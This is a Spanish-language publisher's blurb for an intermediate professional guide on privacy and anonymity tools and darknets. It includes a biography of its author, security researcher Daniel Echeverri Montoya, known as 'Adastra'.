Se trata de herramientas con una finalidad bastante y con un nivel tecnológico alto, lo que ha permitido al surgimiento de las "darknets" en las que es posible encontrar personas que comparten información libremente sin ningún tipo de censura, no obstante, como ocurre con cualquier herramienta, pueden ser usadas de forma legítima para ayudar a personas que sufren abusos en zonas conflictivas o por ciberdelincuentes que se dedican a realizar actividades ilegales valiéndose de los fuertes niveles de anonimato que aportan estas soluciones. En el presente documento encontrarás el funcionamiento de las principales herramientas para proteger tu privacidad y consolidar tu anonimato en entornos como Internet.

Daniel Echeverri Montoya, apasionado de la seguridad informática y el hacking, autor del blog thehackerway.com, autor de los libros de "Python para Pentesters" y "Hacking con Python" publicados por la editorial 0xWORD y más conocido por el nick de "Adastra". Speaker en eventos de seguridad informática en España y America Latina. Ha participado en el desarrollo de algunas herramientas y librerías enfocadas a la seguridad informática tales como Denrit, W3AFRemote, pynessus-rest y Tortazo. En su trayectoria profesional ha desempeñado actividades relacionadas con el desarrollo y arquitectura de software, administración de servidores y auditorías de seguridad.



**Nivel**: Intermedio - **Tipo de Libro:** Guía Profesional - **Temática:** Seguridad







www.0xWORD.com